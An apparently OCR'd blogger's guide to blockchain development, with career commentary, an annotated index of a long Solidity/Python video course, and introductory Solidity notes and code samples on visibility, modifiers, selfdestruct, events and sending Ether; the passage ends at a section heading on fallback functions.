Blockchain Developer

Table of Contents

1 Blockchain developer


To become a blockchain developer, you shouldn't only learn programming a few languages and frameworks, but also how things work 'under the hood'. It's a long journey if you really want to learn all the details. Many tools and technologies can be found here:

https://github.com/ConsenSys/ethereum-developer-tools-list

As for 'legacy' web 2.0 developers, usually there is a distinction between the following:

- **frontend developers** who develop the client/server side web interface or the so called UI, they use programming languages like HTML, CSS, JavaScript, **React**, Angular ...

- **backend developers** who write scripts to interact with the databases to retrieve/push data, using programming languages like Solidity (for blockchains smart contracts), Python, C++, Rust, Go, Php, C#, Javascript, Perl ...



'**Full stack**' developers are able to write everything on their own, of course everyone claims to be an experienced full stack developer because companies always look for them to save one more person and its gross salary, but REAL experienced full stack developers are rare. They are two DIFFERENT career paths each of them probably requiring YEARS of experience. As usual, companies ask for more and more tech knowledge, without understanding that it's simply impossible to know a variety of stuff that spans multiple tech areas, where you need **YEARS to become an expert**. Luckily there are no barriers for tech, you don't need a computer science degree to start programming, leaning AI, working on blockchain and developing a smart contract, becoming a network engineer or a security engineer, a Cybersecurity expert or an IOT expert. Also do not believe to all those video 'clone the internet in 2 minutes', 'reinvent Ethereum in 10 seconds', 'create an NFT marketplace in 30 minutes', usually they are just titles to have more people watching the videos and increase their gains. At the same time, don't feel stupid if you think you can't learn and do everything in 10 minutes, and as the time passes by you feel like the Iceberg is quite big below the water's surface: real tech professionals already know it's BULLSHIT.

The effort and work in the last years around the blockchain space has been terrific, so many tools are out there to make your life easier and develop better and faster. Security is still a concern, since many hacks still happen and will continue to happen. Even stupid ones, like someone modifying the official library for NFT provided by OpenZeppelin, so that the call to transfer the owner of an NFT can be performed by anyone, or by other people different from the owner (like for example the contract's issuer). This will continue to happen until more secure standards will be in place.

For example, as far as I know only the bytecode is stored in the blockchain, not the source code that generated it. There should be a way to reverse the process, so that if you wish, you can check what the code in the blockchain really does, and what is the source code that has generated it. I was shocked in 2002 when I discovered that someone could reverse engineer a Java bytecode (that machine independent middle 'stratum'), thus providing back the source code, even though Java claimed it was virtually impossible. Well, it looks like it's also possible with Solidity bytecode, even though it requires time.

Programming frontend and backend interfaces is important, but **the idea behind it** is even more. Inventing new protocols and services is what can make the difference in the crypto world with thousands of tokens that are often a copy and paste of free open source code on Github. Who can resist, to the power of having a token and the power and capability of generating or burning tokens, thus deciding the "tokeconomy" ? Everybody wants to be the BCE or FED president right ? The dream is coming true, for all of you. But if your project doesn't solve any problem, and is just a copy and paste of another one, you're gonna be like a copy of the 'Monna Lisa', and thus worthless. This is why **there can't be another Bitcoin**, the first one is the only one. But there can be other Ethereum, trying to solve Ethereum's problems. But if you'll ever become an 'entrepreneur' in the blockchain world, remember that the hiring process is fundamental, especially if you're dealing with Defi and real money. Don't let cheap and desperate people do the job, nor other people you don't know nor trust, or other airplanes are gonna crash just because of a few more bucks that managers need to earn to lower down costs and meet their budget goals.

2 Applications for Blockchain developers

Since Ethereum became a live network in 2015, applications exploded especially in 2019. New stuff is coming and other will be invented and come into life. Blockchain size increased a lot, with the number of transactions and their associated costs, due to the network becoming overwhelmed. This opened space for other 'L1' blockchains like Solana, Avalanche, Cardano. Other blockchains are developing stuff on new, and secure data or 'proof of computations' on Ethereum, which in 2022 should also migrate to PoS, with the Beacon chain being already active. We can presently distinguish a few areas:

2.1 Decentralized Finance or Defi

The most simple example is **Uniswap**, a quite simple protocol to swap different tokens. Many other successful protocols came after this, like SushiSwap, Aave (borrow and lend cryptos), Stablecoins (Terra-Luna is the most successful one), and many other will come. It's an area of great research and work.

2.2 NFT

'**Non Fungible Tokens**', standard being ERC-721. They are created once, ownership can change and be sold between people. Storing things on chain is expensive, thus only 'metadata' is stored on chain, with details and references on where the original content associated to the NFT can be found on the external world. Usually (but not always) IPFS is used for this.

2.3 Gaming

Most gaming applications related to blockchains are NFT related: you create 'tokens' that represent specific awards, object or trophies in a game, and save such achievements in the blockchain. That 'stuff' is associated to the account of the player.

2.4 DAO

Distributed Autonomous Organization: people taking decisions because they hold 'voting tokens', that allow them to vote to take decisions and potentially change the rules of the organization. A CDA with written and pre-defined rules, that can't be changed unless an agreed amount of voters want to. Again an area of BIG research and interest.

https://www.youtube.com/watch?v=Lltt6j6Hmww

3 Video content

Patrick Collins:
https://www.linkedin.com/in/patrickalphac/
https://github.com/PatrickAlphaC/

has produced this 16 hours long video, with a lot of Python content. You don't need to copy and paste everything from the video, even though you could learn more in this way, at least in the beginning. Most if not all the source code is available on github and thus you can locally clone it with one single command.
In general FreeCodeCamp contains a lot of free resources about programming languages, and they are averagely speaking FREE and very well done. Of course, just watching them is not enough. 16 hours is not enough to become a 'from zero to hero' blockchain developer. It's a hard path understanding all the details, but you need to start somewhere.

https://www.youtube.com/watch?v=M576WGiDBdQ&t=12013s

00:00:00 - Introduction
00:00:51 - Author
00:02:04 - prerequisites
00:03:00 - Resources
00:03:57 - learn at your own Pace
00:05:00 - Community
00:05:58 - Blockchain
00:06:25 - Bitcoin
00:07:27 - Ethereum
00:08:14 - Smart Contracts
00:09:07 - Bitcoin vs Ethereum
00:09:43 - Oracle problem & Solution
00:10:28 - Hybrid Smart Contracts
00:11:01 - Chainlink
00:12:47 - Importance of Ethereum
00:13:33 - Chainlink features
00:13:50 - summary
00:15:04 - Features & Advantages of Smart contracts and Blockchain
00:15:15 - Decentralized
00:16:55 - Transparency & Flexibility
00:17:35 - Speed & Efficiency
00:18:11 - Security & Immutability
00:19:34 - Removal of Counterparty risks
00:21:13 - Trust Minimized Agreements
00:23:21 - Summary
00:24:46 - DAOs
00:25:15 - Ethereum Transaction On a Live Blockchain
00:25:57 - Wallet Creation
00:29:30 - Etherscan
00:30:03 - Multiple Accounts
00:30:28 - Mnemonic , Public & Private keys
00:31:34 - Mnemonic vs Private vs Public keys
00:32:02 - Mainnet & Testnets
00:33:39 - Initiating our first Transaction
00:35:55 - Transaction details
00:36:50 - Gas fees, Transaction fees, Gas limit, Gas price ....
00:39:36 - Gas vs Gas price vs Gas Limit vs Transaction fee
00:40:40 - Gas estimator
00:43:46 - How Blockchain works/whats going on Inside the Blockchain
00:44:26 - Hash or Hashing or SHA256
00:46:35 - Block
00:49:37 - Blockchain
00:53:18 - Decentralized/Distributed Blockchain
00:57:19 - Tokens/Transaction History
00:59:55 - Recap/summary
01:01:34 - Signing and Verifying a Transaction
01:01:45 - Public & Private Keys
01:03:29 - Signatures
01:05:05 - Transactions
01:07:39 - Recap/summary
01:09:00 - Concepts are same
01:10:03 - Nodes
01:10:40 - Anyone can Become a Node
01:11:02 - Centralized entity vs Decentralized Blockchain
01:11:55 - Transactions are Listed
01:12:27 - Consensus ,Proof of Work ,Proof of Stake

01:12:35 - Consensus
01:13:21 - proof of work/Sybil resistance mechanism
01:14:56 - Blocktime
01:15:32 - Chain selection rule
01:15:50 - Nakamoto consensus
01:16:15 - Block Confirmations
01:17:00 - Block rewards & transaction fees
01:19:34 - Sybil attack
01:19:52 - 51% attack
01:21:41 - Drawbacks of pow
01:21:53 - proof of stake/sybil resistance mechanism
01:23:14 - Validators
01:24:27 - pros & cons of pos
01:25:27 - Scalability problem & Sharding solution
01:26:40 - Layer 1 & Layer 2
01:27:22 - Rollups
01:28:15 - Recap/Summary
01:29:28 - Solidity
01:30:47 - Lesson 1 - Remix IDE & its features
01:33:32 - Solidity version
01:35:29 - Defining a Contract
01:36:08 - Variable types & Declaration
01:38:45 - Solidity Documentation
01:39:01 - Initializing
01:39:55 - Functions or methods
01:40:54 - Deploying a Contract
01:42:05 - Public , Internal , private , External Visibility
01:44:54 - Modifying a Variable
01:45:49 - Scope
01:47:10 - View functions
01:48:51 - Pure function
01:50:57 - Structs
01:52:42 - Intro to storage
01:53:22 - Arrays
01:54:27 - Dynamic array
01:54:41 - Fixed array
01:54:54 - Adding to an array
01:56:12 - Compiler Errors
01:57:27 - Memory Keyword
01:57:48 - Storage keyword
01:59:44 - Mappings Datastructure
02:01:53 - SPDX license
02:02:37 - Deploying to a live network
02:06:16 - Interacting with deployed contracts
02:07:35 - EVM
02:08:31 - Recap/summary
02:09:20 - Lesson 2 - StorageFactory
02:09:44 - Factory pattern
02:10:21 - New contract StorageFactory
02:11:36 - Import 1 contract into another
02:13:01 - Deploy a Contract from a Contract
02:14:43 - Track simple storage contracts
02:16:34 - Interacting with Contract deployed Contract
02:16:43 - Calling Store & Retrieve Functions from SF
02:17:43 - Address & ABI
02:19:15 - Compiling & storing in SS through SF
02:20:00 - Adding Retrieve Function
02:21:50 - Compiling
02:22:27 - Making the Code lil bit Simpler
02:23:32 - Additional Note
02:23:58 - Inheritance
02:25:53 - Recap
02:26:23 - Lesson 3 - Fund me
02:27:12 - purpose of this contract
02:27:21 - Payable function , wei , gwei & ether
02:28:30 - Mapping , msg. sender , msg.value
02:30:23 - Funding
02:31:48 - ETH -> USD /conversion
02:32:38 - Deterministic problem & Oracle solution
02:34:15 - Centralized Oracles

02:34:52 - Decentralized Oracle Networks
02:35:23 - Chainlink Datafeeds
02:36:50 - Chainlink Code documentation on ETH/USD
02:40:17 - Importing Datafeed code from Chainlink NPM package
02:41:31 - Interfaces
02:42:55 - ABI/Application Binary Interface
02:43:43 - Interacting with an Interface Contract
02:45:06 - Finding the Pricefeed Address
02:46:13 - Deploying
02:47:58 - Getprice function
02:48:29 - Tuples
02:49:57 - Typecasting
02:50:30 - deploying
02:51:46 - Clearing unused Tuple Variables & Deploying
02:52:53 - Making the contract look Clean
02:53:50 - Wei/Gwei Standard (Matching Units)
02:54:45 - getting the price using Get conversion rate
02:57:32 - deploying
02:58:29 - Safemath & Integer Overflow
03:02:35 - Libraries
03:03:30 - Setting Threshold
03:04:26 - Require statement
03:05:18 - Revert
03:06:05 - Deplying & Transaction
03:08:26 - Withdraw Function
03:09:09 - Transfer , Balance , This
03:10:21 - Deploying
03:11:08 - Owner , Constructor Function
03:13:17 - Deploying
03:15:51 - Modifiers
03:17:42 - Deploying
03:18:05 - Resetting the Funders Balances to Zero
03:19:37 - For loop
03:21:39 - Summary
03:22:27 - Deploying & Transaction
03:25:00 - Forcing a Trasacttion
03:26:35 - Python
03:26:35 - Lesson 4 - Web3. py SimpleStorage
03:27:06 - Limitations of Remix
03:28:10 - VScode , Python , Solidity Setup
03:30:31 - VScode features
03:30:58 - Testing python install & Troubleshooting
03:32:32 - Creating a new folder
03:32:59 - SimpleStorage. sol
03:34:40 - Remember to save
03:35:26 - VScode Solidity Settings
03:36:57 - Python Formatter & settings
03:37:56 - Author's recommended Settings
03:38:09 - working with python
03:38:51 - Reading our solidity file in python
03:40:19 - Running in Python
03:40:40 - Keyboard Shortcuts
03:40:56 - Py-Solc-x
03:41:43 - Importing solcx
03:42:01 - Compiled_sol
03:42:51 - Bracket pair colorized
03:43:56 - pysolcx documentation
03:44:25 - Printing Compiled_sol
03:44:47 - Comparison wih remix (Lowlevelstuffs , ABI)
03:46:29 - Saving Compiled Code/writing
03:46:56 - import Json
03:47:32 - Json formatting/settings
03:48:28 - Deploying in Python (Bytecode , ABI)
03:50:54 - Which Blockchain/Where to deploy
03:51:25 - Ganache Chain
03:52:27 - Ganache UI
03:53:27 - Introduction to Web3. py
03:53:32 - pip install web3
03:53:40 - import web3
03:53:52 - Http/Rpc provider

03:54:23 - Connecting to Ganache(RPC server,Documentation,Chain ID,address,Privatekey)
03:56:14 - Deploy to Ganache
03:57:03 - Building a Transaction
03:57:22 - Nonce
03:58:14 - Getting Nonce
03:59:00 - Create a Transaction
03:59:42 - Transaction Parameters
04:00:55 - Signing Our Transaction(signed_txn)
04:01:52 - Never Hardcode your Private keys
04:02:09 - Environment Variables
04:02:27 - Setting Environment variables
04:03:00 - Limitations of Exporting Environment Variables
04:03:27 - Private key PSA
04:03:53 - Accessing Environment Variables
04:04:20 - .env file, .gitignore, pip install python-dotenv
04:05:49 - load_dotenv()
04:07:03 - Sending the signed Transaction
04:07:47 - Deployment
04:08:31 - Block confirmation(wait_for_transaction_reciept)
04:09:05 - interact/work with thee contract
04:09:27 - Address & ABI
04:10:28 - Retrieve() , Call & Transact
04:12:38 - Store function
04:13:58 - Creating Transaction(Store_transaction)
04:15:14 - Signing Transaction(signed_store_txn)
04:15:42 - Sending Transaction(send_store_tx,tx_receipt)
04:16:47 - Deployment
04:17:42 - some nice syntax & deployment
04:18:48 - ganache-cli
04:19:10 - install Nodejs
04:19:40 - install yarn
04:20:38 - Run ganache cli , ganache documentation
04:21:44 - update privatekeys,addresses,http provider
04:22:13 - open new terminal & deploy
04:23:00 - deploy to testnet/mainnet
04:23:55 - Infura, Alchemy
04:24:34 - Create project
04:25:05 - update the rinkeby url, Chain id , address & private key
04:26:20 - Deploying
04:27:21 - summary/recap
04:27:40 - Lesson 5 - Brownie Simple Storage
04:27:53 - Brownie Intro & Features
04:28:44 - create new directory
04:29:39 - install Brownie
04:30:41 - 1st brownie simplestorage project
04:31:08 - Brownie Folders
04:32:25 - copying simplestorage.sol
04:32:44 - brownie compile & store
04:33:22 - brownie deploy
04:33:44 - brownie commands
04:34:22 - brownie runscripts/deploy. py & default brownie network
04:35:10 - brownie Advantages over web3. py in deploying
04:35:38 - getting address & private key using Accounts package
04:36:00 - add default ganache account using index
04:36:58 - add accounts using Commandline
04:37:50 - remove accounts & terminal tips
04:38:17 - getting freecodecamp-account
04:39:15 - add accounts using env variables
04:40:01 - create .env file , brownie-config. yaml
04:40:51 - getting . env
04:41:17 - adding wallets in yaml file and updating in account
04:42:47 - importing contract simplestorage
04:43:09 - importing & deploying in brownie vs web3. py
04:44:27 - running
04:44:46 - recreating web3 .py script in brownie
04:46:20 - running
04:46:48 - tests
04:47:43 - test SS

The above index has been copied from the comments to the video. The shortest summary is the following:

⌨ (00:00:00) Introduction
⌨ (00:06:33) Lesson 0: Welcome To Blockchain
⌨ (01:31:00) Lesson 1: Welcome to Remix! Simple Storage
⌨ (02:09:32) Lesson 2: Storage Factory
⌨ (02:26:35) Lesson 3: Fund Me
⌨ (03:26:48) Lesson 4: Web3.py Simple Storage
⌨ (04:27:55) Lesson 5: Brownie Simple Storage
⌨ (05:06:34) Lesson 6: Brownie Fund Me
⌨ (06:11:38) Lesson 7: SmartContract Lottery
⌨ (08:21:02) Lesson 8: Chainlink Mix
⌨ (08:23:25) Lesson 9: ERC20s, EIPs, and Token Standards
⌨ (08:34:53) Lesson 10: Defi & Aave
⌨ (09:50:20) Lesson 11: NFTs
⌨ (11:49:15) Lesson 12: Upgrades
⌨ (12:48:06) Lesson 13: Full Stack Defi
⌨ (16:14:16) Closing and Summary

Another great source is the following one:
https://www.youtube.com/c/DappUniversity/community
... in this case Javascript, Web3.js and Truffle are used to build the apps (no Python).

For Brownie and Python applied to 'Curve' Defi and DAO project, watch the following video series:
https://www.youtube.com/watch?v=nkvIFE2QVp0&list=PLVOHzVzbg7bFUaOGwN0NOgkTItUAVyBBQ&index=1

4 Solidity

The most complete resource for detailed documentation and learning is the official one:

https://docs.soliditylang.org/en/v0.8.12/

... where you can find tons of 'learn by examples' too. A simple example smart contract:

```
contract Example{
    function(uint256) returns (uint256) varName;

    function simpleFunction(uint256 parameter) returns (uint256){
        return parameter;
    }

    function test(){
        varName = simpleFunction;
    }
}
```

The learning curve if you already know Java, C++ or others (object oriented programming languages), is absolutely not high. Some important notes about Solidity:

- 'strong typing' is everywhere, storing things in the blockchain is expensive, thus all variables must be type specified (uint8, uint256, uint40, string, address, ...)
- all variables are automatically initialized to 0

- if you create a mapping (or a dictionary, as it is known in Python), all keys exist by definition and the mapped value is zero. As a consequence, you can efficiently reference a key in a mapping, but you can't easily know if a key really exists and was previously inserted or not. If 'zero' has a meaning in your application, and you can't just check that value is different from zero, you will need to maintain and update also another data structure.
- you will end up sometimes writing expensive 'for' cycles because there is no other way to do things in a more quick way
- math operations are dangerous, you must take care that overloading does not occur, especially if you're dealing with tokens, Ether and money in general. 'SafeMath' was a library provided to revert transaction in case overload occurs, from Solidity 0.8.0 it is already **included by default in the code**, and you can exclude it if you want to save some extra gas costs (probably it's not worth it)
- special keywords are used to revert transactions in case something goes wrong, because in the logic of the application there can be sequences of operations, contracts calling other contracts, and if anything goes wrong ALL operations need to be reverted. See NFT chapter for a real life example.
- you can raise events, depending on things that happen
- ???

Unlike Bitcoin, which only permits simple operations that can't block the system under infinite loops, Solidity is a more complete language but you can't know if a smart contracts will finish its execution, and in how much time. This is why to keep the whole system safe, you have a 'gas' and gas cost concepts, and a 'gas limit'. In case the execution goes on for too long, the EVM stops it and the transactions gets interrupted. Coding optimizations must be kept in mind by developers, and all the people working on the project.

Regarding the above sentence on loops and for cycles, keep in mind the following:

"First of all, if you use loops inside read-only functions (most likely "**view**" functions), which get invoked by a message call, no gas is consumed and therefore you don't really have to care about the iteration count (note though that nodes can suspend your request if it takes too long). Keep in mind that this only applies if no transaction is sent and consequently the Ethereum node only locally executes your request. If a transaction is sent and this function is invoked (even indirectly through other contracts), you have to think about how to limit your loop".

An interesting thesis on the subject:
https://computerscience.unicam.it/marcantoni/tesi/Ethereum%20Smart%20Contracts%20Optimization.pdf

4.1 Public, external, internal, private

The scope of state variables and functions is controlled by the following possible keywords:

- **public** - all can access
- **external** - Cannot be accessed internally, only externally. From internal functions, it must be called with this-->func_name()
- **internal** - only this contract and **contracts deriving** from it can access it
- **private** - can be accessed only from this contract, contracts inheriting from another one can't access it

As you can notice **private** is a subset of **internal** and **external** is a subset of **public**. When you define a function, you have the following syntax:

```
function name(type1 var1, ...) public [payable|pure|view] [returns (type var)] { ... }
```

4.2 Pure, view, payable

- **view**: the function will NOT alter the contract's storage
- **pure**: the function will not even READ the contract's storage variables (it's an auxiliary function, for example sums two values and returns the result)
- **payable**: the function can send and receive Ethers.

view can be considered as the subset of constant that will read the storage (hence viewing). However the storage will **not** be modified. If you use such functions, you're not gonna pay any gas for it, but the EVM could stop you if your queries become too long.

```
contract viewExample {

    string state;
    // other contract functions
    function viewState() public view returns(string) {
        //read the contract storage
        return state;
    }
}
```

pure can be considered as the subset of constant where the return value will only be determined by it's parameters (input values). There will be no read or write to storage and only local variable will be used (has the concept of pure functions in functional programming).

```
contract pureExample {
    // other contract functions
    function pureComputation(uint para1 , uint para2) public pure returns(uint result) {
        // do whatever with para1 and para2 and assign to result as below
        result = para1 + para2;
        return  result;
    }
}
```

4.3 State variables

https://docs.soliditylang.org/en/develop/units-and-global-variables.html?highlight=msg.value#block-and-transaction-properties

Follow hereafter the 'embedded' state variables that can always be accessed from inside a contract. They are passed by the system itself, thus they depend on Ethereum and could be different from chain to chain (for example Avalanche, Binance Chain, Solana, ...).

- `blockhash(uint blockNumber) returns (bytes32)`: hash of the given block when `blocknumber` is one of the 256 most recent blocks; otherwise returns zero
- `block.basefee` (`uint`): current block's base fee (EIP-3198 and EIP-1559)
- `block.chainid` (`uint`): current chain id
- `block.coinbase` (`address payable`): current block miner's address
- `block.difficulty` (`uint`): current block difficulty
- `block.gaslimit` (`uint`): current block gaslimit
- `block.number` (`uint`): current block number
- `block.timestamp` (`uint`): current block timestamp as seconds since unix epoch
- `gasleft() returns (uint256)`: remaining gas

- `msg.data` (`bytes calldata`): complete calldata
- `msg.sender` (`address`): sender of the message (current call)
- `msg.sig` (`bytes4`): first four bytes of the calldata (i.e. function identifier)
- `msg.value` (`uint`): number of wei sent with the message
- `tx.gasprice` (`uint`): gas price of the transaction
- `tx.origin` (`address`): sender of the transaction (full call chain)

The following parameters are contract related:


- `abi.decode(bytes memory encodedData, (...)) returns (...)` : ABI-decodes the given data, while the types are given in parentheses as second argument.
  Example: `(uint a, uint[2] memory b, bytes memory c) = abi.decode(data, (uint, uint[2], bytes))`
- `abi.encode(...) returns (bytes memory)` : ABI-encodes the given arguments
- `abi.encodePacked(...) returns (bytes memory)` : Performs packed encoding of the given arguments. Note that packed encoding can be ambiguous!
- `abi.encodeWithSelector(bytes4 selector, ...) returns (bytes memory)` : ABI-encodes the given arguments starting from the second and prepends the given four-byte selector
- `abi.encodeWithSignature(string memory signature, ...) returns (bytes memory)` : Equivalent to `abi.encodeWithSelector(bytes4(keccak256(bytes(signature))), ...)`
- `abi.encodeCall(function functionPointer, (...)) returns (bytes memory)` : ABI-encodes a call to `functionPointer` with the arguments found in the tuple. Performs a full type-check, ensuring the types match the function signature. Result equals `abi.encodeWithSelector(functionPointer.selector, (...))`

4.4 Storage, memory

Storage and Memory keywords in Solidity are analogous to Computer's hard drive and Computer's RAM. Much like RAM, **Memory** in Solidity is a temporary place to store data whereas Storage holds data between function calls. The Solidity Smart Contract can use any amount of memory during the execution but once the execution stops, the Memory is completely wiped off for the next execution. Whereas Storage on the other hand is persistent, each execution of the Smart contract has access to the data previously stored on the storage area.

Every transaction on Ethereum Virtual Machine costs us some amount of Gas. The lower the Gas consumption the better is your Solidity code. The Gas consumption of Memory is not very significant as compared to the gas consumption of Storage. Therefore, it is always better to use Memory for intermediate calculations and store the final result in Storage.

- state variables and Local Variables of structs, array are always stored in storage by default.
- function arguments are in memory
- whenever a new instance of an array is created using the keyword 'memory', a new copy of that variable is created. Changing the array value of the new instance does not affect the original array.



4.5 Modifiers (e.g. Ownable)

```
using SafeMathChainLink for uint256;
```

Function Modifiers are used to modify the behavior of a function. For example to add a prerequisite to a function. First we create a modifier with or without parameter.

```
contract Owner {
   modifier onlyOwner {
      require(msg.sender == owner);
      _;
   }

   modifier costs(uint price) {
      if (msg.value >= price) {
         _;
      }
   }
}
```

The function body is inserted where the special symbol "_;" appears in the definition of a modifier. So if condition of modifier is satisfied while calling this function, the function is executed and otherwise, an exception is thrown. See the example below.

```
pragma solidity ^0.5.0;

contract Owner {
   address owner;
   constructor() public {
      owner = msg.sender;
   }

   modifier onlyOwner {
      require(msg.sender == owner);
      _;
   }
```

```
    modifier costs(uint price) {
        if (msg.value >= price) {
            _;
        }
    }
}

contract Register is Owner {
    mapping (address => bool) registeredAddresses;
    uint price;
    constructor(uint initialPrice) public { price = initialPrice; }

    function register() public payable costs(price) {
        registeredAddresses[msg.sender] = true;
    }
    function changePrice(uint _price) public onlyOwner {
        price = _price;
    }
}
```

4.6 Self distruct

All you need to do is have the **selfdestruct(address payable recipient)** function. **selfdestruct** takes a single parameter that sends all ETH in the contract to that address. In your case, you can do:

```
function finalize() public creatorOnly biddingClosedOnly {
    selfdestruct (_creator);
}
```

From the docs:

```
Selfdestruct (address payable recipient):
```

destroy the current contract, sending its funds to the given address.
The reason you can still call the function after the contract has been selfdestructed is because technically the address is still valid. However, **no contract (data) lives there any more**. Because of this, you can still send ETH to the address and you can still send transactions with data to the address, but the EVM will not execute the function as it would with a non-selfdestructed address.

Edit: You can use the get_code RPC method to verify that the contract was, in fact, destroyed.

Using **ethers.js**, the following output will be given:

```
// Deploy contract

ethersProvider.getCode('0xDCcd6331401b62ebcE7F3a22e966b26ACe27559d').then(console.log)
>
0x6080604052600436106103f576000357c0100000000000000000000000000000000000000000000000000000000
000900463ffffffff1680634bb278f3146044575b600080fd5b348015604f57600080fd5b5060566058565b00
5b3373ffffffffffffffffffffffffffffffffffffffff16ff00a165627a7a7230582077ca7684f4d93293e36
0c5c695d0e416f54dde89713426cc4d6fddb9f9963faa0029

// Self destruct contract

ethersProvider.getCode('0xDCcd6331401b62ebcE7F3a22e966b26ACe27559d').then(console.log)
> 0x
```

4.7 Debugging

Remix can't be used by professional developers. Unfortunately, it doesn't seem there is a classic debugger to analyze how things go step by step, and variables change after every line of command. Many tasks are written and deployed using Python and Web3/Brownie, or Javascript and Web3.js and truffle/hardhat. In any case,

there is no simple way to debug a Solidity Smart Contract line by line. The 'console' feature is useful as will be explained when we'll talk about Brownie.

- Using the Remix editor
- Events
- Block explorer
- The Remix editor

Events are used to inform external users that something happened on the blockchain. Smart contracts themselves cannot listen to any events.
All information in the blockchain is public and any actions can be found by looking into the transactions close enough but events are a shortcut to ease the development of outside systems in cooperation with smart contracts.
Solidity **defines events** with the event keyword. After events are called, their arguments are placed in the blockchain. To use events first, you need to declare them in the following way:

```
event moneySent(address _from, address _to, uint _amount);
```

The definition of the event contains the name of the event and the parameters you want to save when you trigger the event.
Then you need to emit your event within the function:

```
emit moneySent(msg.sender, _to, _amount);
```

Solidity events are interfaces with Ethereum Virtual Machine logging functionality. You can add an attribute indexed to up to three parameters. When parameters do not have the indexed attribute, they are ABI-encoded into the data portion of the log.

- there are two types of Solidity event parameters: indexed and not indexed,
- events are used for return values from the transaction and as a cheap data storage,
- blockchain keeps event parameters in transaction logsEvents can be filtered by name and by contract address

Some other debugging tools are the following, to be used off-chain for local testing, excluded the last one:

- use Hardhat console.log
- use Tenderly Explorer (you can use testnet verified contracts or even local contracts using their CLI) or if the contract is on testnet, you can also run it in their simulator.
- start isolating the function calls. And identifying one by one until where the call is reaching and what state changes are it making, etc

4.8 Require, assert

The convenience functions **assert** and **require** can be used to check for conditions and throw an exception if the condition is not met. The assert function creates an error of type Panic(uint256). The same error is created by the compiler in certain situations as listed below.
Assert should only be used to test for internal errors, and to check invariants. Properly functioning code should never create a Panic, not even on invalid external input. If this happens, then there is a bug in your contract which you should fix. Language analysis tools can evaluate your contract to identify the conditions and function calls which will cause a Panic.

The **require function** either creates an error without any data or an error of type Error(string). It should be used to ensure valid conditions that cannot be detected until execution time. This includes conditions on inputs or return values from calls to external contracts.

4.9 Sending and receiving Ethers

You can send Ether to other contracts by the 'built-in' payable defined functions:

- **transfer (2300 gas, throws error)**
- **send (2300 gas, returns bool)**
- **call (forward all gas or set gas, returns bool)**

Beware that a given approach could change with different Solidity releases. Check out everything always twice !!

4.9.1 How to receive Ether: receive and fallback

A contract receiving Ether must have at least one of the functions below:

- **receive() external payable**
- **fallback() external payable**

`receive()` is called if `msg.data` is empty, otherwise `fallback()` is called.

4.9.2 Which method should you use?

`Call` in combination with re-entrancy guard is the recommended method to use after December 2019.
Guard against re-entrancy by making **all state changes before calling other contracts** and using re-entrancy guard modifier. We'll see much more on this in chapter 5.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.10;

contract ReceiveEther {
/*
    Which function is called, fallback() or receive()?

           send Ether
               |
         msg.data is empty?
              / \
            yes  no
            /     \
receive() exists?  fallback()
         /   \
        yes   no
        /      \
    receive()   fallback()
*/

    // Function to receive Ether. msg.data must be empty
    receive() external payable {}

    // Fallback function is called when msg.data is not empty
    fallback() external payable {}

    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
}

contract SendEther {
```

```
    function sendViaTransfer(address payable _to) public payable {
        // This function is no longer recommended for sending Ether.
        _to.transfer(msg.value);
    }

    function sendViaSend(address payable _to) public payable {
        // Send returns a boolean value indicating success or failure.
        // This function is not recommended for sending Ether.
        bool sent = _to.send(msg.value);
        require(sent, "Failed to send Ether");
    }

    function sendViaCall(address payable _to) public payable {
        // Call returns a boolean value indicating success or failure.
        // This is the current recommended method to use.
        (bool sent, bytes memory data) = _to.call{value: msg.value}("");
        require(sent, "Failed to send Ether");
    }
}
```

4.10 Fallback function

